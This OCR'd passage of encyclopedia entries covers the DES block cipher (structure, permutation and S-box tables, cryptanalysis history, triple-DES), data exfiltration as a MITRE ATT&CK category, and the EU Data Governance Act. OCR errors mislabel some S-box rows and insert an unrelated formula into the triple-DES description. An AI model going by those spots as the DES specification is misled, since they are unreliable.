Branstad 1998) for a discussion of the standardization process).

However, in spite of all the controversy it is hard to underestimate the role of DES (National Institute of Standards and Technology 1979). DES was one of the first commercially developed (as opposed to government developed) ciphers whose structure was fully published. This effectively created a community of researchers who could analyze it and propose their own designs. This led to a wave of public interest in cryptography, from which much of the cryptography as we know it today was born.

Definition

The Data Encryption Standard, as specified in FIPS Publication 46–3 (National Institute of Standards and Technology 1979), is a block cipher operating on 64-bit data blocks. The encryption transformation depends on a 56-bit secret key and consists of sixteen Feistel iterations surrounded by two permutation layers: an initial bit permutation *IP* at the input, and its inverse IP^{-1} at the output. The structure of the cipher is depicted in Fig. 1. The decryption process is the same as the encryption, except for the order of the round keys used in the Feistel iterations. As a result, most of the circuitry can be reused in hardware implementations of DES.



Data Encryption Standard (DES), Fig. 1 The encryptionfunction


---

Theory

The 16-round Feistel network, which constitutes the cryptographic core of DES, splits the 64-bit data blocks into two 32-bit words (denoted by L_0 and R_0). In each iteration (or round), the second word R_i is fed to a function f and the result is added to the first word L_i. Then both words are swapped and the algorithm proceeds to the next iteration.

The function *f* is key-dependent and consists of four stages (see Fig. 2). Their description is given below. Note that all bits in DES are numbered from left to right, that is, the leftmost bit of a block (the most significant bit) is bit 1.

- *Expansion (E)*. The 32-bit input word is first expanded to 48 bits by duplicating and reordering half of the bits. The selection of bits is specified by 1. The first row in the table refers to the first 6 bits of the expanded word, the second row to bits 7–12, and so on. Thus bit 41 of the expanded word, for example, gets its value from bit 28 of the input word.
- *Key mixing*. The expanded word is XORed with a round key constructed by selecting 48 bits from the 56-bit secret key. As explained below, a different selection is used in each round.
- *Substitution*. The 48-bit result is split into eight 6-bit words which are substituted in eight parallel 6 × 4-bit S-boxes. All eight S-boxes, called S_1, S_2, …, S_8, are different but have the same special structure, as appears from their specifications in 2. Each row of the S-box tables consists of a permutation of the 4-bit values 0, …, 15. The 6-bit input word is substituted as follows: First a row is selected according to the value of the binary word formed by concatenating the first and the sixth input bit. The algorithm then picks the column given by the value of the four middle bits and outputs the corresponding 4-bit word.
- *Permutation (P)*. The resulting 32 bits are reordered according to a fixed permutation specified in 1 before being sent to the output. As before, the first row of the table refers to the first four bits of the output.



Data Encryption Standard (DES), Fig. 2 The function *f*

The selection of key bits in each round is determined by a simple key scheduling algorithm. The algorithm starts from a 64-bit secret key which includes 8 parity bits that are discarded after verification (the parity of each byte needs to be odd). The remaining 56 secret key bits are first permuted according to a permutation PC_1 (see Table 4). The result is split into two 28-bit words C_0 and D_0, which are cyclically rotated over 1 position to the left after rounds 1, 2, 9, 16, and over 2 positions after all other rounds (the rotated words are denoted by C_i and D_i). The round keys are constructed by repeatedly extracting 48 bits from C_i and D_i at 48 fixed positions determined by a table PC_2 (see Table 4). A convenient feature of this key scheduling algorithm is that the 28-bit words C_0 and D_0 are rotated over exactly 28 positions after 16 rounds. This allows hardware implementations to efficiently compute the round keys on-the-fly, both for the encryption and the decryption (Tables 1 and 2).

Data Encryption Standard (DES), Table 1 Expansion *E* and permutation *P*

E							***P***		
32	1	2	3	4	5	16	7	20	21
4	5	6	7	8	9	29	12	28	17

E							***P***		
8	9	10	11	12	13	1	15	23	26
12	13	14	15	16	17	5	18	31	10
16	17	18	19	20	21	2	8	24	14
20	21	22	23	24	25	32	27	3	9
24	25	26	27	28	29	19	13	30	6
28	29	30	31	32	1	22	11	4	25

Data Encryption Standard (DES), Table 2 Data Encryption Standard (DES) S-boxes

S_1:	**0**	**1**	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**	**10**	**11**	**12**	**13**	**14**	**15**
0:	14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7
1:	0	15	7	4	14	2	13	1	10	6	12	11	9	5	3	8
2:	4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0
3:	15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13
S_2n:	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0:	15	1	8	14	6	11	3	4	9	7	2	13	12	0	5	10
1:	3	13	4	7	15	2	8	14	12	0	1	10	6	9	11	5
2:	0	14	7	11	10	4	13	1	5	8	12	6	9	3	2	15
3:	13	8	10	1	3	15	4	2	11	6	7	12	0	5	14	9
S_3:	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0:	10	0	9	14	6	3	15	5	1	13	12	7	11	4	2	8
1:	13	7	0	9	3	4	6	10	2	8	5	14	12	11	15	1
2:	13	6	4	9	8	15	3	0	11	1	2	12	5	10	14	7
3:	1	10	13	0	6	9	8	7	4	15	14	3	11	5	2	12
S_4:	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0:	7	13	14	3	0	6	9	10	1	2	8	5	11	12	4	15
1:	13	8	11	5	6	15	0	3	4	7	2	12	1	10	14	9
2:	10	6	9	0	12	11	7	13	15	1	3	14	5	2	8	4
3:	3	15	0	6	10	1	13	8	9	4	5	11	12	7	2	14
S_5:	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0:	2	12	4	1	7	10	11	6	8	5	3	15	13	0	14	9
1:	14	11	2	12	4	7	13	1	5	0	15	10	3	9	8	6

S_1:	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
2:	4	2	1	11	10	13	7	8	15	9	12	5	6	3	0	14
3:	11	8	12	7	1	14	2	13	6	15	0	9	10	4	5	3
S_6:	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0:	12	1	10	15	9	2	6	8	0	13	3	4	14	7	5	11
1:	10	15	4	2	7	12	9	5	6	1	13	14	0	11	3	8
2:	9	14	15	5	2	8	12	3	7	0	4	10	1	13	11	6
3:	4	3	2	12	9	5	15	10	11	14	1	7	6	0	8	13
S_7:	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0:	4	11	2	14	15	0	8	13	3	12	9	7	5	10	6	1
1:	13	0	11	7	4	9	1	10	14	3	5	12	2	15	8	6
2:	1	4	11	13	12	3	7	14	10	15	6	8	0	5	9	2
3:	6	11	13	8	1	4	10	7	9	5	0	15	14	2	3	12
S_8:	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0:	13	2	8	4	6	15	11	1	10	9	3	14	5	0	12	7
1:	1	15	13	8	10	3	7	4	12	5	6	11	0	14	9	2
2:	7	11	4	1	9	12	14	2	0	6	10	13	15	3	5	8
3:	2	1	14	7	4	10	8	13	15	12	9	0	3	5	6	11

Cryptanalysis of DES

DES has been subject to very intensive cryptanalysis. Initial attempts (Hellman et al. 1976) did not identify any serious weaknesses except for the short key-size. It was noted that DES has a *complementation property*, that is, given an encryption of the plaintext P into the ciphertext C under the secret key K: $E_K(P) = C$, one knows that the complement of the plaintext will be encrypted to the complement of the ciphertext under the complement of the key: $E_{\overline{K}}\left(\overline{P}\right) = \overline{C}$ (by complement we mean flipping of all the bits). Another feature was the existence of four weak keys, for which the cipher is an *involution*: $E_K(E_K(m)) = m$ (for these keys the contents of the key-schedule registers C and D is either all zeros or all ones), and six additional pairs of *semi-weak keys* for which $E_{K1}(E_{K2}(m)) = m$. The complementation and the weak-key properties are

the result of interaction of the key-schedule, which splits the key-bits into two separate registers and the Feistel structure of the cipher. A careful study of the cycle structure of DES for weak and semi-weak keys has been given by Moore and Simmons (1987). See the book of Davies and Price (1989) for a more detailed account on these and other features of DES identified prior to 1989. The properties of the group generated by DES permutations have also been studied intensively. Coppersmith and Grossman have shown (Coppersmith and Grossman 1975) that in principle DES-like components can generate any permutation from the *alternating group* $A_{2^{64}}$ (all *even permutations*, i.e., those that can be represented with an even number of transpositions). However, DES implements only 2^{56} permutations, which is a tiny fraction of all the even permutations. If the set of 2^{56} DES permutations was closed under composition, then multiple encryption as used, for example in Triple-DES would be equivalent to single encryption and thus would not provide any additional strength. A similar weakness would be present if the size of the group generated by the DES permutations were small. Using the special properties of the weak keys it has been shown that DES generates a very large group, with a lower-bound of 2^{2499} permutations (Campbell and Wiener 1993; Coppersmith 1994), which is more than enough to make the *closure attacks* (Kaliski et al. 1988) impractical (Tables 3 and 4).

Data Encryption Standard (DES), Table 3 Initial and final permutations

IP								***IP*$^{-1}$**							
58	50	42	34	26	18	10	2	40	8	48	16	56	24	64	32
60	52	44	36	28	20	12	4	39	7	47	15	55	23	63	31
62	54	46	38	30	22	14	6	38	6	46	14	54	22	62	30
64	56	48	40	32	24	16	8	37	5	45	13	53	21	61	29
57	49	41	33	25	17	9	1	36	4	44	12	52	20	60	28
59	51	43	35	27	19	11	3	35	3	43	11	51	19	59	27
61	53	45	37	29	21	13	5	34	2	42	10	50	18	58	26
63	55	47	39	31	23	15	7	33	1	41	9	49	17	57	25

Data Encryption Standard (DES), Table 4 DES key schedule bit selections

PC_1							PC_2					
57	49	41	33	25	17	9	14	17	11	24	1	5
1	58	50	42	34	26	18	3	28	15	6	21	10
10	2	59	51	43	35	27	23	19	12	4	26	8
19	11	3	60	52	44	36	16	7	27	20	13	2
63	55	47	39	31	23	15	41	52	31	37	47	55
7	62	54	46	38	30	22	30	40	51	45	33	48
14	6	61	53	45	37	29	44	49	39	56	34	53
21	13	5	28	20	12	4	46	42	50	36	29	32

In the two decades since its design three important theoretical attacks capable of breaking the cipher faster than exhaustive search have been discovered: differential cryptanalysis (1990) (Biham and Shamir 1993), linear cryptanalysis (1993) (Matsui 1993), and the *improved Davies' attack* (Biham and Biryukov 1997; Davies and Murphy 1995). An interesting twist is that differential cryptanalysis was known to the designers of DES and DES was constructed in particular to withstand this powerful attack (Coppersmith 1994). (Note that DES is strong but not optimal against linear cryptanalysis or improved Davies' attack, for example simple reordering of the S-boxes would make the cipher less vulnerable to these attacks without spoiling its strength against the differential attack (Matsui 1995). This could indicate that the designers of DES did not know about such attacks.) This explains why the cipher's design criteria were kept secret. Many of these secrets became public with the development of differential cryptanalysis and were later confirmed by the designers (sci.crypt 1992). Both differential and linear attacks as well as Davies' attack are not much of a threat to real-life applications since they require more than 2^{40} texts for the analysis. For example, a linear attack requires 2^{43}known plaintexts to be encrypted under the same secret key. If the user changes the key every 2^{35} blocks, the success probability of the attack would be negligible. Nevertheless, linear attacks were tested (Matsui 1994) in practice, run even slightly faster than theoretically predicted (Junod 2001), and can potentially use twice less data in a chosen plaintext scenario (Knudsen and Mathiassen 2001). In the case of the differential attack 2^{47}chosen plaintexts are required, though the attack would still work if the data is coming from up to 2^{33} different keys. However, the huge amount of *chosen* plaintext makes the attack

impractical. In the case of Davies' attack the data requirement is 2^{50}*known plaintexts*, which is clearly impractical.

Although differential and linear attacks are hard to mount on DES, they proved to be very powerful tools for cryptanalysis; many ciphers which were not designed to withstand these attacks have been broken, some even with practical attacks. See, for example, the cipher FEAL (Miyaguchi 1990; Miyaguchi; Shimizu and Miyaguchi 1998). In fact both attacks have been discovered while studying this cipher (Biham and Shamir; Matsui and Yamagishi 1992), which was proposed as a more secure alternative to DES.

Exhaustive key*search* currently remains the biggest threat to the security of DES (National Institute of Standards and Technology 1979). It was clear from the very beginning that a 56-bit key can be found in practical time by using a practical amount of resources. In 1977, a design for a key-search machine was proposed by Diffie and Hellman (Diffie and Hellman 1997) with a cost of US$ 20 million and the ability to find a solution in a single day. Later Hellman proposed a chosen plaintext time-memory trade-off approach, which would allow to build an even cheaper machine, assuming that a precomputation of 2^{56} encryption steps is done once for a single chosen plaintext. An effective and complete ASIC design for a key-search machine has been proposed by Wiener in 1993 (Wiener 1996). It was shown that the US$ one million machine would run through the full key-space in 7 h. It became clear in 1993 that DES had to be upgraded to triple-DES or be replaced; however, NIST decided to reconfirm the FIPS standard a second time in 1993 for another 5 years (as FIPS 46–2). In 1998, the Electronic Frontier Foundation (EFF) built a working dedicated hardware machine which cost less than US$ 250,000 and could run through the full key-space in 4 days (EFF 1998). In a parallel development it was shown that a network of tens of thousands of PCs (a computational power easily available to a computer virus, for example) could do the same work in several weeks. At that time the *AES competition* had been started. As a result of this effort DES has been replaced by a successor, AES, which is based on a 128-bit block 128/192/256-bit key cipher Rijndael/AES. Meanwhile hardware attacks on DES continued, and these days a 9000 euro machine consisting of 120 FPGAs, called COPACOBANA (Kumar et al.), can find a DES key in about 6.4 days on average.

Extensions of DES

So where is DES today? DES is not obsolete. Due to substantial cryptanalytic effort and the absence of any practical cryptanalytic attack, the structure of DES has gained public trust. There have been several proposals to remedy the short key size problem plaguing the cipher:

- *Triple-DES* (Diffie and Hellman 1997). The idea is to multiple encrypt the block using DES three times with two or three different keys. This method gains strength both against cryptanalytic attacks as well as against exhaustive search. It is weak against related key attacks, however, and the speed is three times slower than single DES (National Institute of Standards and Technology 1979). A two-key variant in the form of *Encrypt-Decrypt-Encrypt (E-D-E)*, that is, $h\left(X'\right) = 256 \cdot h(X).$ has been proposed by IBM (Tuchman 1978) and is still in wide use by the banking community. The convenience of this option is that it is backward compatible with a single DES encryption, if one sets $K_1 = K_2$.
- *Independent subkeys* (Berson 1983). The idea is to use independently generated 48-bit subkeys in each round. The total key-size is 768 bits, which stops the exhaustive search attack. However, the cryptanalytic attacks like differential orlinear do work almost as good as for DES (National Institute of Standards and Technology 1979). The speed of this proposal is as for single DES, but it has a slower key-schedule.
- *Slow key-schedule* (Quisquater et al. 1986) or Knudsen (Damgard and Knudsen 1998). Exhaustive search is stopped by loosing key-agility of a cipher.
- *DES-X* (Rivest 1984). The idea is to XOR additional 64-bits of secret key material at the input and at the output of the cipher. See the entry on DES-X for more details. This is very effective against exhaustive search, but does not stop old cryptanalytic attacks on DES, and allows new related key attacks. This approach allows the reuse of old hardware. The speed is almost the same as that of a single DES.
- *Key-dependent S-boxes* (Biham and Biryukov 1995). The idea is similar to DES-X, but the secret key material is XORed before and after the S-boxes. S-boxes are reordered to gain additional strength. The result is secure against exhaustive search and improves the strength against

cryptanalytic attacks to hardware which permits the loading of new S-boxes. The speed is the same as that of a single DES.

As of today two-key and three-key triple DES is still in wide use and is included in NIST (FIPS 46–3, the 1999 edition (National Institute of Standards and Technology 1979)) and ISO standards. However, two-key triple DES variants are not recommended for use due to dedicated meet-in-the-middle attack by van Oorschot and Wiener (1990) with complexity $2^{120-\log n}$ steps given *O(n)known plaintexts* and memory. For example, if $n = 2^{40}$, complexity of attack is 2^{80} steps. This attack is based on an earlier attack by Merkle and Hellman (1981) which required 2^{56}*chosen plaintexts*, steps, and memory. These attacks are hard to mount in practice, but they are an important certificational weakness.

The recommended usage mode for triple-DES is *Encrypt-Encrypt-Encrypt (E-E-E)* (or *Encrypt-Decrypt-Encrypt (E-D-E)*) with three independently generated keys (i.e., 168 key bits in total), for which the best attacks are the classical meet-in-the-middle attack with only three known plaintexts, 2^{56} words of memory, and 2^{111} analysis steps; and the attack by Lucks (Lucks 1998) which requires 2^{108} time steps and 2^{45} known plaintexts. These attacks are clearly impractical.

The DES-X alternative is also in popular use due to its simplicity and almost no speed loss. Thorough analysis of a generic construction is given in (Kilian and Rogaway 1996) and the best currently known attack is a slide attack (Biryukov and Wagner 2000) with complexity of n known plaintexts and $2^{121-\log n}$ analysis steps (e.g., 2^{33} known plaintexts and memory and 2^{87} analysis steps).

Cross-References

Block Ciphers
Differential Cryptanalysis
Differential–Linear Attack
Feistel Cipher
Linear Cryptanalysis for Block Ciphers
Weak Keys

Recommended Reading

Berson TA (1983) Long key variants of DES. In: Chaum D, Rivest RL, Sherman AT (eds) Advances in cryptology – CRYPTO'82, Lecture notes in computer science. Plenum Press, New York, pp 311–313

Biham E, Biryukov A (1995) How to strengthen DES using existing hardware. In: Pieprzyk J, Safavi-Naini R (eds) Advances in cryptography – ASIACRYPT'94, Lecture notes in computer science, vol 917. Springer, Berlin, pp 395–412

Biham E, Biryukov A (1997) An improvement of Davies' attack on DES. J Cryptol 10(3):195–206

Biham E, Shamir A (1993) Differential cryptanalysis of the data encryption standard. In: Menezes AJ, Vanstone SA (eds) Advances in cryptology – CRYPTO'90, Lecture notes in computer science, vol 537. Springer, Berlin, pp 2–21

Biham E, Shamir A Differential cryptanalysis of DES-like cryptosystems. In Menezes AJ, Vanstone SA (eds) vol 90, pp 2–21

Biryukov A, Wagner D (2000) Advanced slide attacks. In: Preneel B (ed) Advances in cryptology – EUROCRYPT 2000, Lecture notes in computer science, vol 1807. Springer, Berlin, pp 589–606

Campbell KW, Wiener MJ (1993) DES is not a group. In: Brickell EF (ed) Advances in cryptology – CRYPTO'92, Lecture notes in computer science, vol 740. Springer, Berlin, pp 512–520

Coppersmith D (1994) The data encryption standard (DES) and its strength against attacks. IBM J Res Dev 38(3):243–250

Coppersmith D, Grossman E (1975) Generators for certain alternating groups with applications to cryptography. SIAM J Appl Math 29(4):624–627
[MathSciNet]

Damgard I, Knudsen LR (1998) Two-key triple encryption. J Cryptol 11(3):209–218
[MathSciNet]

Davies DW, Murphy S (1995) Pairs and triplets of DES S-boxes. J Cryptol 8(1):1–25

Davies DW, Price WL (1989) Security for computer networks, 2nd edn. Wiley, New York

Diffie W, Hellman M (1997) Exhaustive cryptanalysis of the NBS data encryption standard. Computer 10(6):74–84

Electronic Frontier Foundation (EFF) (1998) DES cracker

Feistel H (1973) Cryptography and computer privacy. Sci Am 228:15–23

Hellman ME, Merkle R, Schroppel R, Washington L, Diffe W, Pohlig S, Schweitzer P (1976) Results of an initial attempt to cryptanalyze the NBS Data Encryption Standard. Technical report, Stanford University

Junod P (2001) On the complexity of Matsui's attack. In: Vaudenay S, Youssef AM (eds) Selected areas in cryptography, SAC 2001, Lecture notes in computer science, vol 2259. Springer, Berlin, pp 199–211

Kaliski BS, Rivest RL, Sherman AT (1988) Is the data encryption standard a group? J Cryptol 1(1):3–36

Kilian J, Rogaway P (1996) How to protect DES against exhaustive key search. In: Koblitz N (ed) Advances in cryptology – CRYPTO'96, Lecture notes in computer science, vol 1109. Springer, Berlin, pp 252–267

Knudsen LR, Mathiassen JE (2001) A chosen-plaintext linear attack on DES. In: Schneier B (ed) Fast software encryption, FSE 2000, Lecture notes in computer science, vol 1978. Springer, Berlin, pp 262–272

Kumar S, Paar C, Pelzl J, Pfeiffer G, Schimmler M Breaking ciphers with COPACOBANA – a cost-optimized parallel code breaker CHES'06. Lecture notes in computer science, vol 4249. Springer, Berlin, pp 101–118

Lucks S (1998) Attacking triple encryption. In: Vaudenay S (ed) Fast software encryption, FSE'98, Lecture notes in computer science, vol 1372. Springer, Berlin, pp 239–257

Matsui M (1993) Linear cryptanalysis method for DES cipher. In: Helleseth T (ed) Advances in cryptology – EUROCRYPT'93, Lecture notes in computer science, vol 765. Springer, Berlin, pp 386–397

Matsui M (1994) The first experimental cryptanalysis of the data encryption standard. In: Desmedt Y (ed) Advances in cryptology – CRYPTO'94, Lecture notes in computer science, vol 839. Springer, Berlin, pp 1–11

Matsui M (1995) On correlation between the order of S-boxes and the strength of DES. In: De Santis A (ed) Advances in cryptology – EUROCRYPT'94, Lecture notes in computer science, vol 950. Springer, Berlin, pp 366–375

Matsui M, Yamagishi A (1992) A new method for known plaintext attack of FEAL cipher. In: Rueppel RA (ed) Advances in cryptology – EUROCRYPT'92, Lecture notes in computer science, vol 658. Springer, Berlin, pp 81–91

Menezes A, Vanstone SA (eds) (1991) Advances in cryptology – CRYPTO'90, Lecture notes in computer science, vol 537. Springer, Berlin

Merkle RC, Hellman ME (1981) On the security of multiple encryption. Commun ACM 14(7):465–467
[MathSciNet]

Miyaguchi S (1990) The FEAL-8 cryptosystem and a call for attack. In: Brassard G (ed) Advances in cryptology – CRYPTO'89, Lecture notes in computer science, vol 435. Springer, Berlin, pp 624–627

Miyaguchi S The FEAL cipher family. In Menezes and Vanstone, vol 26, pp 627–638

Moore JH, Simmons GJ (1987) Cycle structures of the DES with weak and semi-weak keys. In: Odlyzko AM (ed) Advances in cryptology – CRYPTO'86, Lecture notes in computer science, vol 263. Springer, Berlin, pp 9–32

National Institute of Standards and Technology (1979) FIPS-46: data encryption standard (DES). Revised as FIPS 46-1:1988, FIPS 46-2:1993, FIPS 46-3:1999, available at

Quisquater J-J, Desmedt J, Davio M (1986) The importance of "good" key scheduling schemes (how to make a secure DES scheme with ≤ 48 bit keys). In: Brassard HC (ed) Advances in cryptology – CRYPTO'85, Lecture notes in computer science, vol 218. Springer, Berlin, pp 537–542

sci.crypt (1992) Subject: DES and differential cryptanalysis. Unpublished

Shimizu A, Miyaguchi S (1998) Fast data encipherment algorithm FEAL. In: Chaum D, Price WL (eds) Advances in cryptology – EUROCRYPT'87, Lecture notes in computer science, vol 304. Springer, Berlin, pp 267–278

Smid M, Branstad D (1998) The data encryption standard: past and future. Proc IEEE 76(5):550–559

Smith JL (1971) The design of Lucifer: a cryptographic device for data communications. Technical report, IBM T.J. Watson Research Center, Yorktown Heights

van Oorschot PC, Wiener MJ (1990) A known plaintext attack on two-key triple encryption. In: Damgård I (ed) Advances in cryptology – Eurocrypt'90, Lecture notes in computer science, vol 473. Springer, Berlin, pp 318–325

Wiener M (1996) Efficient des key search. Practical cryptography for data internetworks, presented at the rump session of CRYPTO'93, pp 31–79

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1774

Data Exfiltration

Michael Mundt[4] ✉ and Harald Baier[5] ✉
(4) Esri Deutschland GmbH, Bonn, Germany
(5) Research Institute CODE, Universität der Bundeswehr München, Munich, Germany

✉ **Michael Mundt (Corresponding author)**
Email: m.mundt@esri.de

✉ **Harald Baier**
Email: harald.baier@unibw.de

Synonyms

Data breach; Data extrusion; Data leakage; Data theft

Definitions

Data exfiltration describes a breach of the security goal of confidentiality. It leads to disclosure of data to an unauthorized party (e.g., an attacker, an intruder) typically by transferring the data over a public network. The disclosed data may be either stored or otherwise processed in an IT system or transmitted over a network.

Background

Network-based attacks and their mitigation are of increasing importance in our ever-connected world. Often network-based attacks address valuable data, which the attacker either encrypts to extort ransom or steals to make

money reselling or both. After the infamous WannaCry and NotPetya ransomware attacks in 2017, companies stepped up their cyber defenses. More emphasis was placed on backup and recovery processes so that even when files were destroyed, organizations had copies for quick recovery. However, cybercriminals have also adapted their methods. Instead of simply encrypting files, double or even multiple extortion (Payne and Mienie 2021) ransomware now exfiltrates the data first, before encrypting it. In particular, valuable business assets must be checked for unauthorized access and need to be protected (Mundt and Baier 2022).

Theory/Application

One of the main targets of cyberattacks is data exfiltration. A further description for the threat is given by the General Data Protection Regulation (GDPR) (European Parliament, 2016, Art. 4 (12)). Therein, it is described that “personal data breach” means a breach of security leading to the accidental or unlawful destruction, loss, alteration, or unauthorized disclosure of, or access to, personal data transmitted, stored, or otherwise processed. Ullah et al. (2018) provide an excellent overview and review of state-of-the-art data exfiltration publications and aspects. As attacker type, their review distinguishes between an outside party and an insider. Furthermore, Ullah et al. (2018) discriminate between network-based and physical data exfiltration. Both attack categories are further subdivided: sample network-based data exfiltration comprises direct download, passive monitoring, and phishing, while physical theft and dumpster diving are assigned to physical data exfiltration. In addition, Ullah et al. (2018) consider countermeasures.

Recently enhanced semantic models are developed, and many other insights are gained, especially via the MITRE ATT&CK framework. It is a knowledge database available worldwide, and its content is based on real incidents. Experienced cyber analysts evaluate incidents and convey their information to the MITRE ATT&CK framework. This framework hence provides a snapshot of recent and current approaches used by cyberattackers to exfiltrate data (MITRE Corporation 2022).

The MITRE ATT&CK framework lists the following techniques used to exfiltrate data:

Automated exfiltration

Use of automated processing for gathered sensitive data.

Data transfer size limits

To circumvent a transfer size limit, the whole data is split in fixed size chunks.

Exfiltration over alternative protocols

Misusing standardized IT network protocols.

Exfiltration over a command and control (C2) channel

Misusing the main communication channel of the attacker.

Exfiltration over physical medium

Misusing removable drives like Universal Serial Bus (USB), cellular phone, MPEG-1 Audio Layer (MP) 3, and processing devices.

Exfiltration over web service

Exploiting a legitimate external web service often permitted by firewalls.

Scheduled transfer

Performed at certain times or within specific time intervals.

Transfer data to cloud account

Transferring data including backups to the attacker's cloud account.

These are umbrella terms for the procedures used, which are further subdivided in a variety of ways. Obviously data exfiltration can be executed in various ways, starting with simple means, e.g., copy-pasting files onto an external device or cloud, to more sophisticated, obfuscating exploitation of IT network protocols. Once the data has been exfiltrated from the attacked IT system, there is no longer any realistic possibility to ensure the confidentiality of this data.

Open Problems and Future Directions

Institutions often implement their cybersecurity strategy by releasing an information security management system (ISMS). This approach provides robust protection against fundamental threats from cyberattackers. Institutions are increasingly focusing on holistic protection of their own IT and are activating professional defense mechanisms such as Extended Detection and Response (XDR). It is about the consideration of an overall process. First of all, as far as possible, all data sources are used. The goal is seamless monitoring of the data sources. Incoming data is analyzed immediately with the aim of initiating coordinated defense processes. In

addition, XDR approaches pursue the goal of continuously optimizing these autonomous security processes.

Knowledge of the threats posed by cyberattackers is constantly increasing. The technical, legal, and procedural possibilities for sharing information about cyber threats are constantly improving. Experts are emerging who are specifically addressing these cyber threats and making their skills available to others as a service.

However, such protection mechanisms are often considered late and sometimes only after a successful cyberattack. Companies' livelihoods fail when their intellectual property is stolen. Many of the modern protection measures are being adapted too hesitantly. In addition, cyberattackers have also become more professional and specialized. Very sophisticated techniques for data exfiltration, such as steganography, are increasingly being used. Professionals develop these technologies and offer them as a service to other criminals.

Data exfiltration remains a major threat in an ever-connected world.

Cross-References

Advanced Persistent Threats
Cyber Crime
Cyber Threat Intelligence
Information Security Risk Treatment

References

European Parliament (2016) Regulation (EU) 2016/679 of the European Parliament and of the Council of 27 April 2016 on the protection of natural persons with regard to the processing of personal data and on the free movement of such data, and repealing Directive 95/46/EC (General Data Protection Regulation). European Parliament, Brussel

MITRE Corporation (2022) MITRE ATT&CK Framework Enterprise Techniques Exfiltration. https://attack.mitre.org/tactics/TA0010/

Mundt M, Baier H (2022) Threat-based simulation of data exfiltration towards mitigating multiple ransomware extortion. Digital Threats: Res Prac 23:1–23

Payne B, Mienie E (2021) Multiple-extortion ransomware: the case for active cyber threat intelligence. In: ECCWS 2021 20th European Conference on Cyber Warfare and Security, vol 6, pp 331–336

Ullah F, Edwards M, Ramdhany R, Chitchyan R, Babar MA, Rashid A (2018) Data exfiltration: a review of external attack vectors and countermeasures. University of Bristol: Bristol Research 57:1–57

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300248

Data Extrusion

Data Exfiltration

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1828

Data Governance Act (DGA)

Emanuela Podda[6] ✉
(6) Security, Privacy and Data Protection Laboratory (SPDP Lab), Computer Science Department, Università degli Studi di Milano, Milan, Italy

✉ **Emanuela Podda**
Email: emanuela.podda@unimi.it

Synonyms

Acronym (DGA); Regulation (EU) 2022/868

Definition

The Data Governance Act (DGA) introduces an organizational setting for promoting *voluntary* sharing of data between data holders and potential data users. These interactions are intermediated by *neutral* third parties defined as Data Intermediation Services Providers or as Data Altruism Organizations.

Background

The Data Governance Act, together with the Data Act, is among the main building blocks of the European Data Strategy (2020a) that designs and deploys ten common European Data Spaces in strategic economic sectors and domains of public interests.

The concept of *dataspace* (or *data space*) was first introduced by Franklin et al. (2005), referring to a potential solution of *one of the most*

acute information challenges: the data management of heterogeneous data sources whose exploitation impose semantic integration and interoperability. Undoubtedly, this challenge is emphasized with big data (Sagiroglu and Sinanc 2013).

Building on these concepts, the institutional documents (Staff Working Documents on European Data Spaces, European Commission 2022, 2024) refer to Data Space as an umbrella term for a new ecosystem composed of different data models or schemes that, relying on infrastructures and services of Clouds Federation (clouds interconnection) and High-Performance Computers (HPC), unleashes the potential of the data-driven innovation.

Laying on this ground, the Data Governance Act facilitates data pooling and data sharing, by drawing principles, rules, roles, and responsibilities for regulating the rights of access to data and processing of data in this new ecosystem. This horizontal layer of legislation (inter-sectoral) complements sector-specific legislation, applicable to each envisaged data space.

The European Commission (2020b) clarified that, apart from the development of the common European data spaces, strengthening trust in data sharing and data intermediaries is the objective of the DGA.

Theory and Application

The DGA introduces an organizational setting based on four main lines of action: (*a*) establishing specific conditions for the re-use of data held by public bodies; (*b*) introducing data intermediation services with a related notification scheme and supervisory framework; (*c*) requiring registration of entities collecting and processing data for altruistic purposes; and (*d*) creating a European Data Innovation Board as advisory body to the Commission for the implementation of the DGA and for horizontal issues on common European data spaces.

